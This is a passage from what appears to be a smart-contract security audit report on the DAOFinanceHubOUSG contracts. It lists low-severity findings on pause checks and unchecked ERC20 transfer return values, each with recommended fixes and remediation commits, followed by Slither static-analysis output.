        emit DAOClaimedSubscription(depositId);
    }
```

BVSS

AO:A/AC:L/AX:L/C:N/I:L/A:L/D:N/Y:N/R:N/S:U (3.1)

Recommendation

To mitigate this vulnerability, it is recommended to add the whenNotPaused modifier to the processClaimsOUSG function. This ensures that all token minting processes adhere to the pausing controls set forth by the contract administrators.

Remediation Plan

SOLVED: `whenNotPaused` flag has been added to `processClaims` function.

Remediation Hash

https://github.com/openmoneydao/open-money-contracts/commit/256c77828f0cce37a047f231bb0fc63353e1f01e

References

openmoneydao/open-money-contracts/contracts/DAOFinanceHubOUSG.sol#L429C1-L448C6

7.9 OUSGENABLED SHOULD BE CHECKED DIRECTLY ON OUSGMANAGER

// LOW

Description

The `claimOUSGMintUSDO`, `requestSubscriptionOUSG`, `requestRedemptionOUSG` , `depositUSDCForOUSG` , `requestRedemptionOUSG` and `requestRedemptionDAOOUSG` functions in `DAOFinanceHubOUSG` use the `OUSGEnabled` variable to check if operations are allowed. This variable can be set/unset by an owner of `DAOFinanceHubOUSG.sol`.

```
    // set OUSG status
    function setOUSGStatus(bool _setStatus) external onlyOwner {
        OUSGEnabled = _setStatus;
    }
```

However this method is less robust compared to directly querying the pause status from `OUSGManager`, which explicitly manages these operational states.

```
// In RWAHub.sol (OUSGManager side)
// Pause variables
    bool public redemptionPaused;
    bool public subscriptionPaused;
```

The contract may allow or deny operations based on an outdated or incorrect operational status, leading to actions being taken that are contrary to the intended status of `OUSGManager`.

BVSS

AO:A/AC:L/AX:L/C:L/I:L/A:L/D:N/Y:N/R:P/S:C (2.3)

Recommendation

It is advised to modify the `DAOFinanceHubOUSG` functions to directly check the pause status from `OUSGManager` before executing operations. This ensures that the operational status checks are always up-to-date and reflect the actual state intended by the management of `USGManager`.
For example, see the proposed implementation here:

```
function claimOUSGMintUSDO(bytes32 depositId) external {
+   require(!OUSGManager.subscriptionPaused(), "Redemption operations are currently
paused.");
-   require(OUSGEnabled, "OUSG is not enabled");
   ...
}
```

Remediation Plan

SOLVED: `require(!OUSGManager.subscriptionPaused(), "subscriptions are paused");` has been added to `requestSubscription` function.

Remediation Hash

https://github.com/openmoneydao/open-money-contracts/commit/256c77828f0cce37a047f231bb0fc63353e1f01e

References

openmoneydao/open-money-contracts/contracts/DAOFinanceHubOUSG.sol#L263

7.10 ERC20 UNHANDLED RETURN VALUE OF TRANSFER

// INFORMATIONAL

Description

In the current implementation, the contract performs token transfers using `USDC.transfer()` and `USDC.transferFrom()` methods without handling the boolean return values. These methods are expected to return `true` on successful execution or `false` if the operation fails. Ignoring these return values can lead to scenarios where the contract assumes a transfer was successful when it was not. Given the upgradable nature of the USDC contract, there is a potential risk that future versions could modify the behavior of these methods to return `false` instead of reverting on failure, in line with some existing ERC20 implementations. This change would render the current implementation unsafe, as it would not detect failed transfers.

BVSS

AO:A/AC:L/AX:L/C:N/I:N/A:M/D:N/Y:N/R:F/S:C (1.6)

Recommendation

It is advised to always use require to check the return value and revert on `0`/`false` or use OpenZeppelin’s SafeERC20 wrapper functions.

Remediation Plan

SOLVED: the `success` returned value is checked on each ERC20 transfer.

Remediation Hash


https://github.com/openmoneydao/open-money-contracts/commit/256c77828f0cce37a047f231bb0fc63353e1f01e

References

openmoneydao/open-money-contracts/contracts/DAOFinanceHubOUSG.sol#L398

8. AUTOMATED TESTING

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework.
After Halborn verified the smart contracts in the repository and was able to compile them correctly into their abis and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.



```
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#123-202) has bitwise-xor operator ^ instead of the exponentiation operator **:
         - inverse = (3 * denominator) ^ 2 (node_modules/@openzeppelin/contracts/utils/math/Math.sol#184)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-exponentiation
INFO:Detectors:
Ownable is re-used:
        - Ownable (node_modules/@openzeppelin/contracts/access/Ownable.sol#20-100)
        - Ownable (contracts/USDCImplementation.sol#327-380)
EIP712 is re-used:
        - EIP712 (node_modules/@openzeppelin/contracts/utils/cryptography/EIP712.sol#34-160)
        - EIP712 (contracts/USDCImplementation.sol#1507-1561)
IERC20 is re-used:
        - IERC20 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#9-79)
        - IERC20 (contracts/USDCImplementation.sol#180-250)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#name-reused
INFO:Detectors:
DAOFinanceHub.depositUSDCOndo(uint256) (contracts/DAOFinanceHub.sol#159-180) ignores return value by USDC.transferFrom(msg.sender,address(this),amount) (contracts/DAOFinanceHub.sol#175)
DAOFinanceHub.distributeUSDC(bytes32) (contracts/DAOFinanceHub.sol#354-443) ignores return value by USDC.transfer(batchRedemptions[redemptionId][i].requester,batchRedemptions[redemptionId][i].amount) (contracts/DAOFinanceHub.sol#392-395
)
DAOFinanceHub.distributeUSDC(bytes32) (contracts/DAOFinanceHub.sol#354-443) ignores return value by USDC.transfer(treasury,receivingUSDCAmount - distributedAmount) (contracts/DAOFinanceHub.sol#405)
DAOFinanceHub.distributeUSDC(bytes32) (contracts/DAOFinanceHub.sol#354-443) ignores return value by USDC.transfer(batchRedemptions[redemptionId][i_scope_1].requester,batchRedemptions[redemptionId][i_scope_1].amount) (contracts/DAOFinanc
eHub.sol#421-424)
DAOFinanceHub.distributeUSDC(bytes32) (contracts/DAOFinanceHub.sol#354-443) ignores return value by USDC.transfer(treasury,usdcBalance - distributedAmount_scope_0) (contracts/DAOFinanceHub.sol#436)
DAOFinanceHub.depositUSDCFlux(uint256) (contracts/DAOFinanceHub.sol#448-466) ignores return value by USDC.transferFrom(msg.sender,address(this),amount) (contracts/DAOFinanceHub.sol#462)
DAOFinanceHub.requestRedemptionFluxDAO() (contracts/DAOFinanceHub.sol#523-559) ignores return value by USDC.transfer(fluxRedemptions[i_scope_0].redeemer,fluxRedemptions[i_scope_0].amount) (contracts/DAOFinanceHub.sol#547-550)
DAOFinanceHub.requestRedemptionFluxDAO() (contracts/DAOFinanceHub.sol#523-559) ignores return value by fluxUSDC.transfer(treasury,fluxUSDC.balanceOf(address(this))) (contracts/DAOFinanceHub.sol#556)
DAOFinanceHubOUSG.depositUSDCForOUSG(uint256) (contracts/DAOFinanceHubOUSG.sol#133-149) ignores return value by USDC.transferFrom(msg.sender,address(this),amount) (contracts/DAOFinanceHubOUSG.sol#143)
DAOFinanceHubOUSG.distributeUSDCOUSG() (contracts/DAOFinanceHubOUSG.sol#411-508) ignores return value by USDC.transfer(batchRedemptionsOUSG[pendingRedemptionIdOUSG][i].requester,batchRedemptionsOUSG[pendingRedemptionIdOUSG][i].amount) (
contracts/DAOFinanceHubOUSG.sol#445-449)
DAOFinanceHubOUSG.distributeUSDCOUSG() (contracts/DAOFinanceHubOUSG.sol#411-508) ignores return value by USDC.transfer(batchRedemptionsOUSG[pendingRedemptionIdOUSG][i_scope_1].requester,batchRedemptionsOUSG[pendingRedemptionIdOUSG][i_sc
ope_1].amount) (contracts/DAOFinanceHubOUSG.sol#475-479)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer
```

All issues identified by Slither were proved to be false positives or have been added to the issue list in this report.

Halborn strongly recommends conducting a follow-up assessment of the project either within six months or immediately following any material changes to the codebase, whichever comes first. This approach is crucial for maintaining the project’s integrity and addressing potential vulnerabilities introduced by code modifications.